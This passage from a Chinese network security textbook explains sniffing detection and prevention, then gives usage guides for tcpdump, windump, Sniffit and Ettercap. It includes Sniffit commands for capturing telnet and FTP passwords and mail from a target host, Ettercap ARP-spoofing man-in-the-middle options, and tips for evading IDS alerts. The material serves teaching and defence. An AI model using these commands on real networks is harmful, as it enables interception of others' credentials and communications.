通过这个过程可以发现在进行物理地址的匹配判断之前，所有无线信号覆盖范围内的网络节点都能够从物理上接收到通信的数据帧。如果把这个判断的过程人为地去掉，就可以达到接收所有 802.11b 数据的目的。这个工作就是把无线网卡设成混杂模式(promiscuous mode)。值得注意的是，和有线网络不同，处在混杂模式的无线节点不能发送数据帧，只能够接收数据帧。这样无线嗅探更加不易被探测到。

在实现嗅探时，首先设置用于嗅探的计算机，即在嗅探机上装好无线网卡，并把网卡设置为混杂模式。在混杂模式下，网卡能够接收一切通过它的数据包，进而对数据包解析，实现数据窃听。其次实现循环抓取数据包，并将抓到的数据包送入下一步的数据解析模块处理。最后进行数据解析，依次提取出以太帧头、IP 包头、TCP 包头等，然后对各个报头部分和数据部分进行相应的分析处理。

9.2 网络监听的防范措施

9.2.1 局域网网络监听的防范措施

1. 如何检测到嗅探

由于在一个普通的网络环境中，账号和口令信息以明文方式在以太网中传输，一旦入侵者获得其中一台主机的 root 权限，并将其置于混杂模式以窃听网络数据，从而有可能入侵网络中的所有计算机。如何才知道有没有 Sniffer 在我的网上运行呢？这也是一个很难说明的问题，比较有说服力地证明你的网络有 Sniffer，有如下几条特征：

1) 网络通信掉包率异常高

通过一些网络软件，可以看到用户的信息包传送情况(不是 Sniffer)，向 Ping 这样的命令会告诉用户掉了百分之几的包。如果网络中有人在听，那么用户的信息包传送将无法每次都顺畅地流到用户的目的地(这是由于 Sniffer 拦截每个包导致的)。

2) 网络带宽出现异常

通过某些带宽控制器(通常是防火墙所带)，可以实时看到目前网络带宽的分布情况，如果某台机器长时间占用了较大的带宽，这台机器就有可能在听。在非高速信道上，如 56kbps 的 DDN 等，如果网络中存在 Sniffer，你应该也可以察觉出网络通信速度的变化。

3) Sniffer 的记录文件会很快增大并填满文件空间

在一个大型网络中，Sniffer 明显加重机器负荷。这些警告信息往往能够帮助管理员发现 Sniffer。

4）将网络接口置为混杂模式以接收所有数据包

对于某些 UNIX 系统，通过监测到混杂模式的网络接口。虽然可以在非混杂模式下运行 Sniffer，但这样将只能捕获本机会话。只有在混杂模式下的 Sniffer 才能捕获以太网中的所有会话，其他模式只能捕获本机会话。

要监测只采集数据而不对任何信息进行响应的窃听设备，需要逐个仔细检查以太网上所有物理连接。不可能通过远程发送数据包或 Ping 检查计算机是否正在窃听。一个主机上的 Sniffer 会将网络接口置为混杂模式以接收所有数据包。对于某些 UNIX 系统，通过监测到混杂模式的网络接口可以检测到正在进行监听的计算机。当然，也可以在非混杂模式下运行 Sniffer，但这样只能捕获本机会话。入侵者可能通过在诸如 SH、Telnet、rlogin、in.telnetd 等程序中捕获会话，并将用户操作记录到其他文件中。这些都可能通过监视 tty 和 kmem 等设备轻易发现。只有在混杂模式下的网络嗅探工具才能捕获到以太网中的所有会话，当网卡采用其他模式时只能捕获本机会话。对于 Sun OS、NetBSD 和其他 BSD UNIX 系统，命令："ifconfig -a"会显示所有网络接口信息和是否在混杂模式。

2. 阻止网络嗅探的方法

网络嗅探确实是难于检测的，但它确实是可以预防的，下面就介绍一些网络嗅探的预防方法。网络管理人员常用的方法有：主动集线器、加密、Kerberos、一次性口令技术、混杂模式网络接口设备等。下面将就这些方法分别展开论述。

1）主动集线器

集线器是连接网络较常用的设备。通常的集线器是采用广播的方式进行数据传输的，而主动式集线器只向目标地址主机发送数据包，这就使混杂模式 Sniffer 失效。它仅适用于 10Base-T 以太网（注：这种类型现在已在计算机市场消失）。只有 3Com 和 HP 曾生产过主动式集线器。

随着交换机的成本和价格的大幅度降低，交换机已成为非常有效地使 Sniffer 失效的设备。目前最常见的交换机在第三层（网络层）根据数据包目标地址进行转发，而采取集线器的广播方式，这样就使 Sniffer 失去了用武之地。当然对于抵御黑客而言，交换设备的出现对于广大的网络用户而言是不错的，但是对于需要对于网络进行监控的网络管理人员而言，没有广播数据就像被人蒙上了眼睛，如何实现对于网络数据的监控呢？将监控设备串接在网络中吗？这不现实，这难免会影响网络的实际使用的。

实际上，网络设备的生产厂商在其设备的设计和生产的时候加入了网络监听端口，又被称为径向端口，这样就可以通过这样的端口监视到其他端口的通信。

2）加密

目前有许多软件包可用于加密连接，这样入侵者即使捕获到数据，也无法将数据解密，使窃听失去意义。

3）Kerberos

它是另一个加密网络中账号信息的软件包。它的缺点是所有账号信息都存放在一台主机中，如果该主机被入侵，则会危及整个网络安全。另外配置它也不是一件简单的事情。Kerberos 包括流加密 rlogind 和流加密 telnetd 等，可防止入侵者捕获用户在登录完成后所进行的操作。Kerberos FAQ 可从 ftp 站点 rtfm.mit.edu/pub/usenet/comp.protocols/kerberos/Kerberos_Users_Frequently_Asked_Questions_1.11 中得到。

4）一次性口令技术

一次性口令技术的工作原理是远程主机已得到一个口令(这个口令不会在不安全的网络中传输)，当用户连接时会获得一个“挑战”(challenge)信息，用户将这个信息和口令经过某个算法运算，产生正确的“响应”(response)信息(如果通信双方口令正确的话)。这种验证方式无须在网络中传输口令，而且相同的“挑战/响应”也不会出现两次。

S/key 就是一种一次性口令技术，可从 ftp://thumper. bellcore. com/pub/nmh/skey 中得到。另一种常用的一次性口令技术是 ID 卡系统。每个授权用户都有一个产生用于访问各自账号的数字号码的 ID 卡。如果没有这个 ID 卡，不可能猜出这个数字号码。一次性口令技术不仅仅是防止监听的好方法，它确实也是保证认证安全的有效方法。

5）非混杂模式网络接口设备

以前，大多数 IBM DOS 兼容机器的网卡都不支持混杂模式，所以无法进行网络嗅探。但 DOS 已退出计算机网络舞台，对于现在计算机市场中的网络接口设备，在使用的时候请向供应商查询是否为非混杂模式设备(即不支持混杂模式)。

9.2.2 无线局域网网络监听的防范措施

1. 加强网络访问控制

一种极端的手段是通过房屋的电磁屏蔽来防止电磁波的泄漏，通过强大的网络访问控制可以减少无线网络配置的风险。同时配置勘测工具也可以测量和增强 AP 覆盖范围的安全性。虽然确知信号覆盖范围可以为 WLAN 安全提供一些有利条件，但这并不能成为一种完全的网络安全解决方案。攻击者使用高性能天线仍有可能在无线网络上嗅探到传输的数据。

2. 网络设置为封闭系统

为了避免网络被 NetStumbler 之类的工具发现。应把网络设置为封闭系统。封闭系统是对 SSID 标为 any 的客户端不进行响应，并且关闭网络身份识别的广播功能的系统。它能够禁止非授权访问。但不能完全防止被嗅探。

3. 一次性口令技术

通常的计算机口令是静态的，极易被网上嗅探窃取。采用 S/key 一次性口令技术或其他一次性口令技术，能使窃听账号信息失去意义。S/key 的原理是远程主机已得到一个口令(这个口令不会在不安全的网络中传输)，当用户连接时会获得一个“质询”(challenge)信息。用户将这个信息和口令经过某个算法运算，产生一个正确的“响应”(response)信息(如果通信双方口令正确的话)。这种验证方式无需在网络中传输口令。而且相同的“质询/响应信息”也不会出现两次。

4. 采用新安全标准 802.11i

2004 年 6 月，无线局域网安全标准 802.11i 在 IEEE 标准委员会获得通过。802.11i 从认证和保密两个方面提高无线局域网的安全性。在认证方面，802.11i 规定使用 802.1x 认证和密钥管理方式。在保密方面定义了 TKIP(TemporalKey Integrity Protocol)和 CCMP (Counter—Mode/CBC—MAC Protocol)两种加密机制，其中 TKIP 采用 WEP 机制里的 RC4 作为核心加密算法，可以通过在现有的设备上升级固件和驱动程序的方法达到提高 WLAN 安全的目的。CCMP 机制基于 AES(Advanced Eneryption Standard)加密算法和

CCM(Counter—Mode/CBC—MAC)认证方式,使得 WLAN 的安全程度大大提高,是实现 RSN(Robust Security Network)的强制性要求,但 CCMP 无法通过在现有设备的基础上进行升级实现。

9.3　典型嗅探监听工具

9.3.1　Tcpdump/ Windump

1. Tcpdump

Tcpdump 是最老的也是最通用的窃听程序。在最简单的模式,它将在命令行的方式下堆积单行的解码,一行一个包。这个程序是 UNIX 下捕获数据包的标准。Tcpdump 这个 Sniffer 很有名,Linux、FREEBSD 还把它搭带在系统上,这是一个被很多 UNIX 高手认为是一个专业的网络管理工具。维护的最好的版本在 http://www. tcpdump. org/下载。

1) Tcpdump 的安装

在 Linux 下 Tcpdump 的安装十分简单,一般有两种安装方式:一种是以 rpm 包的形式来进行安装(这种形式的安装是最简单的安装方法,这里只介绍这种方法);另一种是以源程序的形式安装。

rpm 包是将软件编译后打包成二进制的格式,通过 rpm 命令可以直接安装,不需要修改任何东西。以超级用户登录,使用命令如下:

```
#rpm-ivh tcpdump-3_4a5.rpm
```

这样 Tcpdump 就顺利地安装到用户的 Linux 系统中。

2) Tcpdump 的使用

Tcpdump 采用命令行方式,它的命令格式为:

```
tcpdump [-adeflnNOpqStvx] [-c 数量] [-F 文件名]
            [-i 网络接口] [-r 文件名] [-s snaplen]
            [-T 类型] [-w 文件名] [表达式]
```

(1) Tcpdump 的选项介绍:

- -a　将网络地址和广播地址转变成名字。
- -d　将匹配信息包的代码以人们能够理解的汇编格式给出。
- -dd　将匹配信息包的代码以 C 语言程序段的格式给出。
- -ddd　将匹配信息包的代码以十进制的形式给出。
- -e　在输出行打印出数据链路层的头部信息。
- -f　将外部的 Internet 地址以数字的形式打印出来。
- -l　使标准输出变为缓冲行形式。
- -n　不把网络地址转换成名字。
- -t　在输出的每一行不打印时间戳。
- -v　输出一个稍微详细的信息,例如在 IP 包中可以包括 TTL 和服务类型的信息。
- -vv　输出详细的报文信息。

- -c　在收到指定的包的数目后，Tcpdump 就会停止。
- -F　从指定的文件中读取表达式，忽略其他的表达式。
- -i　指定监听的网络接口。
- -r　从指定的文件中读取包(这些包一般通过-w 选项产生)。
- -w　直接将包写入文件中，并不分析和打印出来。
- -T　将监听到的包直接解释为指定的类型的报文，常见的类型有 RPC(远程过程调用)和 SNMP(简单网络管理协议)。

(2) Tcpdump 的表达式介绍：表达式是一个正则表达式，Tcpdump 利用它作为过滤报文的条件，如果一个报文满足表达式的条件，则这个报文将会被捕获。如果没有给出任何条件，则网络上所有的信息包将会被截获。

在表达式中一般如下几种类型的关键字，一种是关于类型的关键字，主要包括 host、net、port，例如 host 210.27.48.2，指明 210.27.48.2 是一台主机，net 202.0.0.0 指明 202.0.0.0 是一个网络地址，port 23 指明端口号是 23。如果没有指定类型，默认的类型是 host。

第二种是确定传输方向的关键字，主要包括 src、dst、dst or src、dst and src 这些关键字指明了传输的方向。举例说明，src 210.27.48.2，指明 IP 包中源地址是 210.27.48.2，dst net 202.0.0.0指明目的网络地址是 202.0.0.0 。如果没有指明方向关键字，则默认 src or dst 关键字。

第三种是协议的关键字，主要包括 fddi、ip、arp、rarp、tcp、udp 等类型。fddi 指明是在 FDDI(分布式光纤数据接口网络)上的特定的网络协议，实际上它是“ether”的别名，fddi 和 ether 具有类似的源地址和目的地址，所以可以将 fddi 协议包当作 ether 的包进行处理和分析。其他的几个关键字就是指明了监听的包的协议内容。如果没有指定任何协议，则 Tcpdump 将会监听所有协议的信息包。

除了这三种类型的关键字之外，其他重要的关键字有：gateway、broadcast、less、greater，还有三种逻辑运算，取非运算是 not 和!，与运算是 and 和 &&;或运算是 or 和||。

这些关键字可以组合起来构成强大的组合条件来满足人们的需要，下面举几个例子来说明。

例 9-1　想要截获所有 210.xx.xx.12 的主机收到的和发出的所有的数据包：

```
#tcpdump host 210.xx.xx.12
```

例 9-2　想要截获主机 210.xx.xx.31 和主机 210.xx.xx.23 或 210.xx.xx.35 的通信，使用命令：

```
#tcpdump host 210.xx.xx.31 and\ (210.xx.xx.23 or 210.xx.xx.35 \)
```

例 9-3　如果想要获取主机 210.xx.xx.14 除了和主机 210.xx.xx.23 之外所有主机通信的 IP 包，使用命令：

```
#tcpdump ip host 210.xx.xx.14and !210.xx.xx.23
```

例 9-4　如果想要获取主机 210.xx.xx.11 接收或发出的 telnet 包，使用如下命令：

```
#tcpdump tcp port 23 host 210.xx.xx.11
```

（3）Tcpdump 的输出结果介绍：

下面介绍几种典型的 Tcpdump 命令的输出信息。

使用命令

```
#tcpdump--e host ice
```

ICE 是一台装有 Linux 的主机，它的 MAC 地址是“0:90:27:58:AF:1A”。

H219 是一台装有 SOLARIC 的 Sun 工作站，它的 MAC 地址是 8:0:20:79:5B:46；上一条命令的输出结果如下：

```
21:50:12.847509 eth0< 8:0:20:79:5b:46 0:90:27:58:af:1a ip 60: h219.33357> ice.telne
t 0:0(0) ack 22535 win 8760 (DF)
```

分析：21:50:12 是显示的时间，847509 是 ID 号，eth0 <表示从网络接口 eth0 接受该数据包，eth0 >表示从网络接口设备发送数据包，8:0:20:79:5b:46 是主机 H219 的 MAC 地址，它表明是从源地址 H219 发来的数据包，“0:90:27:58:af:1a”是主机 ICE 的 MAC 地址，表示该数据包的目的地址是 ICE 。ip 是表明该数据包是 IP 数据包，60 是数据包的长度，h219.33357>ice.telnet 表明该数据包是从主机 H219 的 33357 端口发往主机 ICE 的 TELNET(23)端口。ack 22535 表明对序列号是 222535 的包进行响应。win 8760 表明发送窗口的大小是 8760。

（4）ARP 包的 Tcpdump 输出信息。

使用命令

```
# tcpdump arp
```

得到的输出结果是：

```
22:32:42.802509 eth0> arp who-has route tell ice (0:90:27:58:af:1a)
22:32:42.802902 eth0< arp reply route is-at 0:90:27:12:10:66 (0:90:27:58:af:1a)
```

分析：22:32:42 是时间戳，802509 是 ID 号，eth0 >表明从主机发出该数据包，arp 表明是 ARP 请求包，who-has route tell ice 表明是主机 ICE 请求主机 ROUTE 的 MAC 地址。0:90:27:58:af:1a 是主机 ICE 的 MAC 地址。

（5）TCP 包的输出信息

用 Tcpdump 捕获的 TCP 包的一般输出信息是：

```
src> dst: flags data-seqno ack window urgent options
```

src>dst：表明从源地址到目的地址，flags 是 TCP 包中的标志信息，是 S(SYN)，F(FIN)、P(PUSH)、R(RST)；data-seqno 是数据包中的数据的顺序号，ack 是下次期望的顺序号，window 是接收缓存的窗口大小，urgent 表明数据包中是否有紧急指针，options 是选项。

（6）UDP 包的输出信息。

用 Tcpdump 捕获的 UDP 包的一般输出信息是：

```
route.port1> ice.port2: udp lenth
```

UDP 十分简单，上面的输出行表明从主机 ROUTE 的 port1 端口发出的一个 UDP 数据包到主机 ICE 的 port2 端口，类型是 UDP，包的长度是 length。

2. Windump

Windump 是 Windows 环境下一款经典的网络协议分析软件，其 UNIX 版本名称为 Tcpdump。它可以捕捉网络上两台计算机之间所有的数据包，供网络管理员或入侵分析员做进一步流量分析和入侵检测。在这种监视状态下，任何两台计算机之间都没有秘密可言。

Windows 下也有一个类似的工作，叫 windump，可以方便的根据需要进行抓包。下面举例介绍一下这个工具的使用方法。

例 9-5 列出本机可供抓包的全部接口。

```
windump -D
```

例 9-6 不解析主机名，直接显示抓包的主机 IP 地址。

```
windump -n
```

例 9-7 只抓关于 192.168.1.2 主机的包(不管包的方向)。

```
windump -n host 192.168.1.2
```

例 9-8 只抓关于主机 192.168.1.2 上 udp 协议端口为 514 的包。

```
windump -n host 192.168.1.2 and udp port 514
```

例 9-9 抓所有非 133.191.1.1 有关的包。

```
windump -n host!133.191.1.1 and tcp port 3389
```

例 9-10 抓所有发送到 133.191.1.1 的包。

```
windump -n dst host 133.191.1.1
```

9.3.2 Sniffit

Sniffit 是由 Lawrence Berkeley Laboratory 开发的，可以在 Linux、Solaris、SGI 等各种平台运行的网络监听软件，它主要是针对 TCP/IP 协议的不安全性对运行该协议的机器进行监听——当然，数据包必须经过运行 Sniffit 的机器才能进行监听，因此它只能够监听在同一个网段上的机器。而且还能够自由地为其增加某些插件以实现额外功能。

1. 安装

软件的安装很简单：

(1) 用 tar zvfx sniffit.*.*.*.tgz 将下载下来的 sniffit.*.*.*.tgz 解压缩到用户想要的目的文件夹，会看到该目录下出现一个 sniffit.0.3.7 的目录。

(2) 执行 cd sniffit.0.3.7。

(3) 执行./configure && make，只要在这个过程中终端上没有意外的 error 信息出现，则编译成功，可以得到一个二进制的 Sniffit 文件。

(4) 执行 make clean 把不用的文件删除。

2. 使用方法

1）参数

命令选项如下：

- -v 显示版本信息。
- -t <ip nr/name> 让程序去监听指定流向某 IP 的数据包。
- -s <ip nr/name>让程序去监听从某 IP 流出的 IP 数据包，可以使用@通配符，如 -t 199.145.@。
- -i 显示出窗口界面，能察看当前在你所属网络上进行连接的机器。
- -I 扩展的交互模式，忽略所有其他选项，比-i 强大得多。
- -c <file> 利用脚本来运行程序。
- -F <device> 强制使程序使用网络硬盘。
- -n 显示出假的数据包。像使用 ARP、RARP 或者其他不是 IP 的数据包也会显示出来。
- -N 只运行 plugin 时的选项，使其他选项失效。

在-i 模式下无法工作的参数：

- -b 同时做-t 和-s 的工作。
- -d 将监听所得内容显示在当前终端——以十六进制表示。
- -a 将监听所得内容显示在当前终端——以 ASCII 字符表示。
- -x 打印 TCP 包的扩展信息(SEQ，ACK，Flags)，可以与'-a'，'-d'，'-s'，'-t'，'-b' 一起运作，它是输出在标准输出的，如果只用-t，-s，-b 而没有其他参数配合的话不会被写入文件。
- -R <file> 将所有通信记录在文件中。
- -r <file> 这一选项将记录文件送往 sniffit，它需要-F 的参数配合指明设备，假设你用'eth0'(第一块网卡)来记录文件，必须在命令行里面加上-F eth0 或者“或者”或者'-F eth'-A，遇到不认识的字符时用指定的字符代替-P <protocol> 定义监听的协议，DEFAULT 为 TCP，也可以选 IP、ICMP、UDP 等。
- -p <prot >定义监听端口，默认为全部。
- -l <length> 设定数据包大小，default 是 300 字节。
- -M <plugin> 激活插件。
- -I，-i 模式下的参数。
- -D <device> 所有的记录会被送到这个磁盘上。
- -c 模式下的参数。
- -L<logparam>。其中 logparam 可以是如下的内容：
  - raw：轻度；
  - norm：常规；
  - telnet：记录口令(端口 23)；
  - ftp：记录口令(端口 21)；
  - mail ：记录信件内容(端口 25)，例如，ftpmailnorm 就是一个合法的 logparam。

2）图形仿真界面

图形仿真界面就是上面所说的-i 选项啦，我们输入 sniffit -i 会出现一个窗口环境，从中

可以看到自己所在的网络中有哪些机器正在连接,使用什么端口号,其中可用如下命令:

- q 退出窗口环境,结束程序。
- r 刷新屏幕,重新显示正在连线的机器。
- n 产生一个小窗口,包括 TCP、IP、ICMP、UDP 等协议的流量。
- g 产生数据包,正常情况下只有 UDP 协议才会产生,执行此命令要回答一些关于数据包的问题。
- F1 改变来源网域的 IP 地址,默认为全部。
- F2 改变目的网域的 IP 地址,默认为全部。
- F3 改变来源机器的端口号,默认为全部。
- F4 改变目的机器的端口号,默认为全部。

3) 一些示例

假设在一个子网中有两台主机,一台运行了 Sniffer,称之为 sniffit. com;另一台是 66.66.66.7,称之为 target. com。

(1) 检查 Sniffer 是否能运行:

```
sniffit:~ /#sniffit-d-p 7-t 66.66.66.7
```

并且开另一个窗口:

```
sniffit:~ /$ telnet target.com 7
```

可以看到 sniffer 将 telnet 到对方 7 号端口 echo 服务的包捕获了。

(2) 截获 target. com 上的用户密码:

```
sniffit:~ /#sniffit-p 23-t 66.66.66.7
```

(3) target. com 主机的根用户声称有奇怪的 FTP 连接并且希望找出它们的击键:

```
sniffit:~ /#sniffit-p 21-l 0-t 66.66.66.7
```

(4) 能阅读所有进出 target. com 的信件:

```
sniffit:~ /#sniffit-p 25-l 0-b-t 66.66.66.7 &
```

或者

```
sniffit:~ /#sniffit-p 25-l 0-b-s 66.66.66.7 &
```

(5) 使用用户交互界面:

```
sniffit:~ /#sniffit-i
```

(6) 有错误发生而且希望截获控制信息:

```
sniffit:~ /#sniffit-P icmp-b-s 66.66.66.7
```

9.3.3 Ettercap

从网络嗅探的原理来看,如果不通过交换设备的监视端口或者广播信息是难于进行网络嗅探的,那么是不是在没有监视端口下的交换局域网中就不能进行网络监控了呢?实际

上不是这样的，接下来介绍一种多功能的交换局域网环境中的网络嗅探工具 Ettercap。

Ettercap 最初是设计为交换网上的网络嗅探工具，随着发展，它获得了越来越多的功能，成为一款有效的、灵活的中介攻击工具。它支持主动及被动的协议解析并包含了许多网络和主机特性(如 OS 指纹等)分析。

1. Ettercap 的工作方式

Ettercap 有 5 种 Sniffing 工作方式：

(1) IPBASED：在基于 IP 地址的 Sniffing 方式下，Ettercap 将根据源 IP 地址和端口，以及目的 IP 和端口来捕获数据包。

(2) MACBASED：在基于 MAC 地址的方式下，Ettercap 将根据源 MAC 和目的 MAC 来捕获数据包，这种方式在捕获通过网关的数据包时很有用。

(3) ARPBASED：在基于 ARP 欺骗的方式下，Ettercap 利用 ARP 欺骗在交换局域网内监听两个主机之间的全双工通信。

(4) SMARTARP：在 SMARTARP 方式下，Ettercap 利用 ARP 欺骗，监听交换网上某台主机与所有已知的其他主机(存在于主机表中的主机)之间的全双工通信。

(5) PUBLICARP：在 PUBLICARP 方式下，Ettercap 利用 ARP 欺骗，监听交换网上某台主机与所有其他主机之间的通信(半双工)。此方式以广播方式发送 ARP 响应，但是如果 Ettercap 已经拥有了完整的主机地址表(或在 Ettercap 启动时已经对 LAN 上的主机进行了扫描)，Ettercap 会自动选取 SMARTARP 方式，而且 ARP 响应会发送给被监听主机之外的所有主机，以避免在 Windows 2000 上出现 IP 地址冲突的消息。

2. Ettercap 中最常用的功能

(1) 在已有连接中注入数据：可以在维持原有连接不变的基础上向服务器或客户端注入数据，以达到模拟命令或响应的目的。

(2) SSH 支持：可以捕获 SSH 连接上的 User 和 PASS 信息，甚至是其他数据。Ettercap 是第一个在全双工的条件下监听 SSH 连接的软件。

(3) HTTPS 支持：可以监听 HTTP SSL 连接上加密数据，甚至可以监听通过代理的连接。

(4) 监听通过 GRE 通道的远程通信：你可以通过监听来自远程 Cisco 路由器的 GRE 通道的数据流，并对它进行中间人攻击。

(5) Plug-in 支持：可以通过 Ettercap 的 API 创建自己的 Plug-in。

(6) 口令收集：可以收集以下协议的口令信息，TELNET、FTP、POP、RLOGIN、SSH1. ICQ、SMB、MySQL、HTTP、NNTP、X11. NAPSTER、IRC、RIP、BGP、SOCK5. IMAP4. VNC、LDAP、NFS、SNMP、HALFLIFE、QUAKE3. MSNYMSG，当然不久还会有新的协议获得支持。

(7) 数据包过滤和丢弃：可以建立一个查找特定字符串(甚至包括十六进制数)的过滤链，根据这个过滤链对 TCP/UDP 数据包进行过滤并用自己的数据替换这些数据包，或丢弃整个数据包。

(8) 被动的 OS 指纹提取：可以被动地(不必主动发送数据包)获取局域网上计算机系统的详细信息，包括操作系统版本、运行的服务、打开的端口、IP 地址、MAC 地址和网卡的生产厂家等信息。

(9) OS 指纹：可以提取被控主机的 OS 指纹以及它的网卡信息(利用 NMAP Fyodor 数据库)。

(10) 杀死一个连接：杀死当前连接表中的连接，甚至所有连接。

(11) 数据包生产：可以创建和发送伪造的数据包。允许伪造从以太帧头到应用层的所有信息。

(12) 把捕获的数据流绑定到一个本地端口：可以通过一个客户端软件连接到该端口上，进行进一步的协议解码或向其中注入数据(仅适用于基于 ARP 的方式)。

上面介绍了 Ettercap 的优点在于：它不需要 libpcap、libnet 等常用库的支持；基于 ARP 欺骗的 sniffing 不需要把执行 ettercap 的主机的网卡设置为全收方式；支持后台执行。

3. Ettercap 的功能选项

1) 监听方式

Ettercap 的监听方式包括“基于 ARP 的 sniffing”、“基于 IP 的监听”和“基于 MAC 的监听”。

(1) 基于 ARP 的 sniffing。当参数为：-a，--arpsniff 时就指定监听交换网的方式。如果要采用中间人技术进行攻击，必须选用这个选项。如果这个参数与静音方式(-z 选项)连用，必须为 ARPBASED 方式指定两对 IP-MAC 地址(全双工)，或者为 PUBLICARP 方式指定一个 IP-MAC 地址(半双工)。在 PUBLICARP 方式下，ARP 响应是以广播方式发送的，但是，如果 Ettercap 拥有了完整的主机表(在启动时对局域网进行了扫描)，Ettercap 会自动选择 SMARTARP 方式，ARP 响应会发送给除了被控主机以外的所有主机，同时建立一个 Hash 表，以便以后在全双工条件下的中间人攻击中可以将数据包从监听主机发送给以这种方式截获的客户。

如果采用 SMARTARP 方式的 ARP 欺骗，要在配置文件中设置网关的 IP 地址(GWIP 选项)，并通过-e 选项加载这个文件，否则这个客户将无法连接到远程主机。需要进行包替换或包丢弃的数据包过滤的功能仅仅可以在 ARPBASED 方式下使用，因为为了保持连接必须调整数据包的 TCP 序列号。

(2) 基于 IP 的监听。当参数为-s，--sniff 时，就是在基于 IP 进行监听。这是最早的监听方式。它适用于广播式集线器环境，但在交换网下没用。在这项功能中可以仅指定源或目的 IP 地址，可以指定也可以不指定端口，当什么都没指定的时候，就意味着监听网上的所有主机。当然可以用 ANY 来表示 IP 地址，其意思是来自或去往每一个主机。

(3) 基于 MAC 的监听。当参数为-m，-macsniff 时，是根据 MAC 地址进行监听。这种方式适用于监听远程的 TCP 通信。在集线器环境下，如果要监听通过网关的连接，仅仅指定要监视主机的 IP 和网关的 IP 是不行的，因为数据包是从外部主机发送的，而不是从网关发送的，所以不能采取指定 IP 地址的方法。为了达到监视内外通信的目的，要指定被监视主机的 MAC 地址和网关的 MAC 地址，这样就可以监视被监听主机的所有 Internet 通信。

2) 脱机监听

如果使用了参数-T，--readpcapfile <FILE>时，Ettercap 实际上是监听一个 pcap 兼容文件中存储的网络数据包，而不是直接监听网络上的数据包。也就是从文件中读取网络数据包，这些文件可以是 tcpdump 存储下来的文件或是 ethereal 转储的数据文件。可以运用这个选项参数实现对于这些文件的分析。

当然 Ettercap 本身也有数据的转储功能，运用参数-Y，--writepcapfile <FILE>可以将数据包转储到一个 pcap 格式的文件中。当必须要在一个交换的局域网上使用主动 sniffing（通过 ARP 欺骗）方式监听，但又希望利用 tcpdump 或 ethereal 对截获的数据包进行分析，就可以选用这个选项。利用这个选项时是把监听到的数据包转储在一个文件中，然后加载到适当的应用程序中进行分析。

3）通用选项

（1）非交互方式。当使用参数-N，--simple 时，就是在使用非交互式的方式，这种工作方式十分有用，如果希望从一个脚本提交 Ettercap，或者已经了解一些目标信息，或者要在后台提交 Ettercap，让它收集数据或口令信息（与-quite 选项连用）时，就可以采用这个选项。在这种工作方式下，Ettercap 的某些功能无法实现，如字符注入等需要交互式处理的功能。但其他功能仍得到全面支持，如过滤功能。所以可以让 Ettercap 对两个主机进行 ARP 欺骗（一台被监视主机和它的网关），并过滤它的所有在 80 端口的连接，并用一些字符串进行替换，那么它到 Internet 的所有通信都会按照要求而改变。

（2）以静音方式启动（在启动时没有 ARP 风暴）。如果以非攻击方式启动 Ettercap（某些 NIDS 检测到过多的 ARP 请求时会产生报警信息），所选用的参数为-z，--silent。在选用这个选项前，必须了解有关目标系统的所有必要的信息。例如，如果要欺骗两台主机，就需要知道这两台主机的 IP 地址和 MAC 地址。如果选择了 IP 监听或 MAC 监听，会自动选择这个选项，因为你不需要知道局域网上的主机列表。如果你想要了解全部主机信息，使用 ettercao-Nl 选项，但需要指出的是，这种方式是带有攻击性的。

（3）以被动方式收集信息。当使用参数-O，--passive 的时候，采用的就是被动的数据获取方式，这种方式不会向网上发送任何数据包，它会将网卡置于全收方式，并查看流经的数据包。它将分析每一个需关注的数据包（SYN 和 SYN ＋ ACK），并利用这些信息建立完整的局域网主机映射图。所收集的信息包括主机的 IP 和 MAC 地址、网卡生产厂家、操作系统类型（被动 OS 指纹）和运行的服务等。在这个列表中还会包含其他一些信息，如：GW 表示该主机是一个网关；NL 表示这个 IP 不属于本网段；RT 表示该主机发挥了路由器的功能。如果需要通过被动方式建立一个完整的主机列表的时候，可以选择这个选项。当对所收集的信息感到满意的时候，可以通过按下 C 键，把收集的信息转换为主机列表，然后按照通常的方式工作。在下面将解释在 sample 方式下，本选项的作用。

（4）启用广播的方式。当参数为-b，-broadping 时，就是在启动时利用广播 Ping，而不是 ARP 风暴来获得网络主机信息。这种方法的可靠性差，准确性也低。有些主机不会响应广播 Ping（如 Windows 系统），所在这种方式下，这些主机是不可见的。如果想要扫描局域网上的 Linux 主机，这个选项是非常有用的。通常可以把这个选项--list 选项连用以便获得主机列表 ettercap-Nlb。

如果选择了 ARP 欺骗方式，可以利用这个选项-D，--delay <n sec>来控制 ARP 响应之间的延迟秒数。如果希望这种欺骗数据流不要过于集中，这个选项是很有帮助的。在大多数操作系统中，默认的 ARP 缓存有效时间间隔超过一分钟（在 FreeBSD 系统中为 1200s）。默认的延迟为 30s。

参数-Z，--stormdelay <n u sec>用于指定在 ARP 风暴开始后 ARP 请求之间的延迟微秒数。如果希望扫描不要过于集中可以使用这个选项。许多 IDS 对过于大量的 ARP 请

求会产生报警信息，但是如果用低一些的速率发送 ARP 数据包，IDS 将不会报告任何异常事件。默认的延迟时间为 1500μs。

如果想欺骗 IDS，可以利用一个伪造的 IP 来进行局域网 ARP 扫描。这时就可以选用参数-S，--spoof <IP>。但源 MAC 地址不能伪造，因为良好配置的交换机会阻断这样的请求包。

参数-H，--hosts <IP1[，IP2][，IP3][，…]>指定在启动时仅扫描这些主机。

如果希望仅对某些 IP 进行 ARP 扫描的时候，可以选用这个选项。这样，既可以从 ARP 扫描中获得好处，又可以尽量保持低攻击性。甚至在希望采用 PUBLIC ARP 方式，但又想仅仅欺骗某几个主机的时候，这个选项也是很有用的。由于在拥有主机列表的情况下 PUBLIC ARP 方式会自动转换为 SMARTARP 方式，只有这些主机被欺骗，可以保持其他主机的 ARP 缓存不受影响。IP 地址表的表示法为：点分制表示的 IP 地址，地址之间用分号分隔(在它们之间没有空格)，还可以用中横线表示一个 IP 地址范围或一个 IP 地址表(使用逗号)。例如：

- 192.168.0.2-25：从 2 到 25。
- 192.168.0.1，3，5：主机 1. 3 和 5。
- 192.168.0.-3.1-10；192.168.4，5，7：将要在子网 192.168.0，192.168.1，192.168.2，192.168.3 中扫描主机 1 到 10，以及在子网 192.168.4 中扫描主机 5 和 7。

参数-d，--dontresolve 是用于在启动时不解决 IP。如果在启动程序时遭遇疯狂的“Resolving n hostnames…”消息时，这个选项会有所帮助。这种情况是由于网络中的 DNS 非常慢而造成的。

参数-I，--iface <IFACE>用于所有操作所针对的网络接口。

